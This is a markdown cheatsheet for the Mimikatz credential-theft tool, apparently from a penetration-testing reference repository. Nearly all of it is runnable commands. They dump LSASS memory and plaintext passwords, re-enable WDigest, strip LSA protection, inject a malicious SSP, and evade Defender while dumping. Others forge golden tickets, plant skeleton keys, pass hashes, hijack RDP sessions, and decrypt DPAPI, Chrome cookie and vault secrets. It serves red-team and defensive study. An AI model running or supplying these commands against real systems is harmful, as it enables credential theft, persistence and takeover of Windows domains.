mimikatz-cheatsheet.md (18212B)
1 --- 2 title: "Mimikatz" 3 section: "Cheatsheets" 4 sectionSlug: "cheatsheets" 5 sourcePath: "docs/cheatsheets/mimikatz-cheatsheet.md" 6 sourceUrl: "https://github.com/swisskyrepo/InternalAllTheThings/blob/203bb0c0b290/docs/cheatsheets/mimikatz-cheatsheet.md" 7 sha: "203bb0c0b290" 8 isIndex: false 9 --- 10 11 # Mimikatz 12 13 ## Summary 14 15 * [Execute commands](#execute-commands) 16 * [Extract passwords](#extract-passwords) 17 * [LSA Protection Workaround](#lsa-protection-workaround) 18 * [Mini Dump](#mini-dump) 19 * [Pass The Hash](#pass-the-hash) 20 * [Golden ticket](#golden-ticket) 21 * [Skeleton key](#skeleton-key) 22 * [RDP Session Takeover](#rdp-session-takeover) 23 * [RDP Passwords](#rdp-passwords) 24 * [Credential Manager & DPAPI](#credential-manager--dpapi) 25 * [Chrome Cookies & Credential](#chrome-cookies--credential) 26 * [Task Scheduled credentials](#task-scheduled-credentials) 27 * [Vault](#vault) 28 * [Commands list](#commands-list) 29 * [Powershell version](#powershell-version) 30 * [References](#references) 31 32  33 34 ## Execute commands 35 36 Only one command 37 38 ```powershell 39 PS C:\temp\mimikatz> .\mimikatz "privilege::debug" "sekurlsa::logonpasswords" exit 40 ``` 41 42 Mimikatz console (multiple commands) 43 44 ```powershell 45 PS C:\temp\mimikatz> .\mimikatz 46 mimikatz # privilege::debug 47 mimikatz # log 48 mimikatz # sekurlsa::logonpasswords 49 mimikatz # sekurlsa::wdigest 50 ``` 51 52 ## Extract passwords 53 54 > Microsoft disabled lsass clear text storage since Win8.1 / 2012R2+. It was backported (KB2871997) as a reg key on Win7 / 8 / 2008R2 / 2012 but clear text is still enabled. 55 56 ```powershell 57 mimikatz_command -f sekurlsa::logonPasswords full 58 mimikatz_command -f sekurlsa::wdigest 59 60 # to re-enable wdigest in Windows Server 2012+ 61 # in HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\WDigest 62 # create a DWORD 'UseLogonCredential' with the value 1. 63 reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /f /d 1 64 ``` 65 66 :warning: To take effect, conditions are required : 67 68 * Win7 / 2008R2 / 8 / 2012 / 8.1 / 2012R2: 69 * Adding requires lock 70 * Removing requires signout 71 * Win10: 72 * Adding requires signout 73 * Removing requires signout 74 * Win2016: 75 * Adding requires lock 76 * Removing requires reboot 77 78 ## LSA Protection Workaround 79 80 * LSA as a Protected Process (RunAsPPL) 81 82 ```powershell 83 # Check if LSA runs as a protected process by looking if the variable "RunAsPPL" is set to 0x1 84 reg query HKLM\SYSTEM\CurrentControlSet\Control\Lsa 85 86 # Next upload the mimidriver.sys from the official mimikatz repo to same folder of your mimikatz.exe 87 # Now lets import the mimidriver.sys to the system 88 mimikatz # !+ 89 90 # Now lets remove the protection flags from lsass.exe process 91 mimikatz # !processprotect /process:lsass.exe /remove 92 93 # Finally run the logonpasswords function to dump lsass 94 mimikatz # privilege::debug 95 mimikatz # token::elevate 96 mimikatz # sekurlsa::logonpasswords 97 98 # Now lets re-add the protection flags to the lsass.exe process 99 mimikatz # !processprotect /process:lsass.exe 100 101 # Unload the service created 102 mimikatz # !- 103 104 105 # https://github.com/itm4n/PPLdump 106 PPLdump.exe [-v] [-d] [-f] <PROC_NAME|PROC_ID> <DUMP_FILE> 107 PPLdump.exe lsass.exe lsass.dmp 108 PPLdump.exe -v 720 out.dmp 109 ``` 110 111 * LSA is running as virtualized process (LSAISO) by **Credential Guard** 112 113 ```powershell 114 # Check if a process called lsaiso.exe exists on the running processes 115 tasklist |findstr lsaiso 116 117 # Lets inject our own malicious Security Support Provider into memory 118 # require mimilib.dll in the same folder 119 mimikatz # misc::memssp 120 121 # Now every user session and authentication into this machine will get logged and plaintext credentials will get captured and dumped into c:\windows\system32\mimilsa.log 122 ``` 123 124 ## Mini Dump 125 126 Dump the lsass process with `procdump` 127 128 > Windows Defender is triggered when a memory dump of lsass is operated, quickly leading to the deletion of the dump. Using lsass's process identifier (pid) "bypasses" that. 129 130 ```powershell 131 # HTTP method - using the default way 132 certutil -urlcache -split -f http://live.sysinternals.com/procdump.exe C:\Users\Public\procdump.exe 133 C:\Users\Public\procdump.exe -accepteula -ma lsass.exe lsass.dmp 134 135 # SMB method - using the pid 136 net use Z: https://live.sysinternals.com 137 tasklist /fi "imagename eq lsass.exe" # Find lsass's pid 138 Z:\procdump.exe -accepteula -ma $lsass_pid lsass.dmp 139 ``` 140 141 Dump the lsass process with `rundll32` 142 143 ```powershell 144 rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump $lsass_pid C:\temp\lsass.dmp full 145 ``` 146 147 Use the minidump: 148 149 * Mimikatz: `.\mimikatz.exe "sekurlsa::minidump lsass.dmp"` 150 151 ```powershell 152 mimikatz # sekurlsa::minidump lsass.dmp 153 mimikatz # sekurlsa::logonPasswords 154 ``` 155 156 * Pypykatz: `pypykatz lsa minidump lsass.dmp` 157 158 ## Pass The Hash 159 160 ```powershell 161 mimikatz # sekurlsa::pth /user:SCCM$ /domain:IDENTITY /ntlm:e722dfcd077a2b0bbe154a1b42872f4e /run:powershell 162 ``` 163 164 ## Golden ticket 165 166 ```powershell 167 .\mimikatz kerberos::golden /admin:ADMINACCOUNTNAME /domain:DOMAINFQDN /id:ACCOUNTRID /sid:DOMAINSID /krbtgt:KRBTGTPASSWORDHASH /ptt 168 ``` 169 170 ```powershell 171 .\mimikatz "kerberos::golden /admin:DarthVader /domain:rd.lab.adsecurity.org /id:9999 /sid:S-1-5-21-135380161-102191138-581311202 /krbtgt:13026055d01f235d67634e109da03321 /startoffset:0 /endin:600 /renewmax:10080 /ptt" exit 172 ``` 173 174 ## Skeleton key 175 176 ```powershell 177 privilege::debug 178 misc::skeleton 179 # map the share 180 net use p: \\WIN-PTELU2U07KG\admin$ /user:john mimikatz 181 # login as someone 182 rdesktop 10.0.0.2:3389 -u test -p mimikatz -d pentestlab 183 ``` 184 185 ## RDP Session Takeover 186 187 Use `ts::multirdp` to patch the RDP service to allow more than two users. 188 189 * Enable privileges 190 191 ```powershell 192 privilege::debug 193 token::elevate 194 ``` 195 196 * List RDP sessions 197 198 ```powershell 199 ts::sessions 200 ``` 201 202 * Hijack session 203 204 ```powershell 205 ts::remote /id:2 206 ``` 207 208 Run `tscon.exe` as the SYSTEM user, you can connect to any session without a password. 209 210 ```powershell 211 # get the Session ID you want to hijack 212 query user 213 create sesshijack binpath= "cmd.exe /k tscon 1 /dest:rdp-tcp#55" 214 net start sesshijack 215 ``` 216 217 ## RDP Passwords 218 219 Verify if the service is running: 220 221 ```ps1 222 sc queryex termservice 223 tasklist /M:rdpcorets.dll 224 netstat -nob | Select-String TermService -Context 1 225 ``` 226 227 * Extract passwords manually 228 229 ```ps1 230 procdump64.exe -ma 988 -accepteula C:\svchost.dmp 231 strings -el svchost* | grep Password123 -C3 232 ``` 233 234 * Extract passwords using Mimikatz 235 236 ```ps1 237 privilege::debug 238 ts::logonpasswords 239 ``` 240 241 ## Credential Manager & DPAPI 242 243 ```powershell 244 # check the folder to find credentials 245 dir C:\Users\<username>\AppData\Local\Microsoft\Credentials\* 246 247 # check the file with mimikatz 248 $ mimikatz dpapi::cred /in:C:\Users\<username>\AppData\Local\Microsoft\Credentials\2647629F5AA74CD934ECD2F88D64ECD0 249 250 # find master key 251 $ mimikatz !sekurlsa::dpapi 252 253 # use master key 254 $ mimikatz dpapi::cred /in:C:\Users\<username>\AppData\Local\Microsoft\Credentials\2647629F5AA74CD934ECD2F88D64ECD0 /masterkey:95664450d90eb2ce9a8b1933f823b90510b61374180ed5063043273940f50e728fe7871169c87a0bba5e0c470d91d21016311727bce2eff9c97445d444b6a17b 255 ``` 256 257 ### Chrome Cookies & Credential 258 259 ```powershell 260 # Saved Cookies 261 dpapi::chrome /in:"%localappdata%\Google\Chrome\User Data\Default\Cookies" /unprotect 262 dpapi::chrome /in:"C:\Users\kbell\AppData\Local\Google\Chrome\User Data\Default\Cookies" /masterkey:9a6f199e3d2e698ce78fdeeefadc85c527c43b4e3c5518c54e95718842829b12912567ca0713c4bd0cf74743c81c1d32bbf10020c9d72d58c99e731814e4155b 263 264 # Saved Credential in Chrome 265 dpapi::chrome /in:"%localappdata%\Google\Chrome\User Data\Default\Login Data" /unprotect 266 ``` 267 268 ### Task Scheduled credentials 269 270 ```powershell 271 mimikatz(commandline) # vault::cred /patch 272 TargetName : Domain:batch=TaskScheduler:Task:{CF3ABC3E-4B17-ABCD-0003-A1BA192CDD0B} / <NULL> 273 UserName : DOMAIN\user 274 Comment : <NULL> 275 Type : 2 - domain_password 276 Persist : 2 - local_machine 277 Flags : 00004004 278 Credential : XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX 279 Attributes : 0 280 ``` 281 282 ### Vault 283 284 ```powershell 285 vault::cred /in:C:\Users\demo\AppData\Local\Microsoft\Vault\" 286 ``` 287 288 ## Commands list 289 290 | Command | Definition | 291 | :-------------------------: | :------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- | 292 | CRYPTO::Certificates | list/export certificates | 293 | CRYPTO::Certificates | list/export certificates | 294 | KERBEROS::Golden | create golden/silver/trust tickets | 295 | KERBEROS::List | list all user tickets (TGT and TGS) in user memory. No special privileges required since it only displays the current user’s tickets.Similar to functionality of “klist”. | 296 | KERBEROS::PTT | pass the ticket. Typically used to inject a stolen or forged Kerberos ticket (golden/silver/trust). | 297 | LSADUMP::DCSync | ask a DC to synchronize an object (get password data for account). No need to run code on DC. | 298 | LSADUMP::LSA | Ask LSA Server to retrieve SAM/AD enterprise (normal, patch on the fly or inject). Use to dump all Active Directory domain credentials from a Domain Controller or lsass.dmp dump file. Also used to get specific account credential such as krbtgt with the parameter /name: “/name:krbtgt” | 299 | LSADUMP::SAM | get the SysKey to decrypt SAM entries (from registry or hive). The SAM option connects to the local Security Account Manager (SAM) database and dumps credentials for local accounts. This is used to dump all local credentials on a Windows computer. | 300 | LSADUMP::Trust | Ask LSA Server to retrieve Trust Auth Information (normal or patch on the fly). Dumps trust keys (passwords) for all associated trusts (domain/forest). | 301 | MISC::AddSid | Add to SIDHistory to user account. The first value is the target account and the second value is the account/group name(s) (or SID). Moved to SID:modify as of May 6th, 2016. | 302 | MISC::MemSSP | Inject a malicious Windows SSP to log locally authenticated credentials. | 303 | MISC::Skeleton | Inject Skeleton Key into LSASS process on Domain Controller. This enables all user authentication to the Skeleton Key patched DC to use a “master password” (aka Skeleton Keys) as well as their usual password. | 304 | PRIVILEGE::Debug | get debug rights (this or Local System rights is required for many Mimikatz commands). | 305 | SEKURLSA::Ekeys | list Kerberos encryption keys | 306 | SEKURLSA::Kerberos | List Kerberos credentials for all authenticated users (including services and computer account) | 307 | SEKURLSA::Krbtgt | get Domain Kerberos service account (KRBTGT)password data | 308 | SEKURLSA::LogonPasswords | lists all available provider credentials. This usually shows recently logged on user and computer credentials. | 309 | SEKURLSA::Pth | Pass- theHash and Over-Pass-the-Hash | 310 | SEKURLSA::Tickets | Lists all available Kerberos tickets for all recently authenticated users, including services running under the context of a user account and the local computer’s AD computer account. Unlike kerberos::list, sekurlsa uses memory reading and is not subject to key export restrictions. sekurlsa can access tickets of others sessions (users). | 311 | TOKEN::List | list all tokens of the system | 312 | TOKEN::Elevate | impersonate a token. Used to elevate permissions to SYSTEM (default) or find a domain admin token on the box | 313 | TOKEN::Elevate /domainadmin | impersonate a token with Domain Admin credentials. | 314 315 ## Powershell version 316 317 Mimikatz in memory (no binary on disk) with : 318 319 * [Invoke-Mimikatz](https://raw.githubusercontent.com/PowerShellEmpire/Empire/master/data/module_source/credentials/Invoke-Mimikatz.ps1) from PowerShellEmpire 320 * [Invoke-Mimikatz](https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1) from PowerSploit 321 322 More information can be grabbed from the Memory with : 323 324 * [Invoke-Mimikittenz](https://raw.githubusercontent.com/putterpanda/mimikittenz/master/Invoke-mimikittenz.ps1) 325 326 ## References 327 328 * [Unofficial Guide to Mimikatz & Command Reference](https://adsecurity.org/?page_id=1821) 329 * [Skeleton Key](https://pentestlab.blog/2018/04/10/skeleton-key/) 330 * [Reversing Wdigest configuration in Windows Server 2012 R2 and Windows Server 2016 - 5TH DECEMBER 2017 - ACOUCH](https://www.adamcouch.co.uk/reversing-wdigest-configuration-in-windows-server-2012-r2-and-windows-server-2016/) 331 * [Dumping RDP Credentials - MAY 24, 2021](https://pentestlab.blog/2021/05/24/dumping-rdp-credentials/)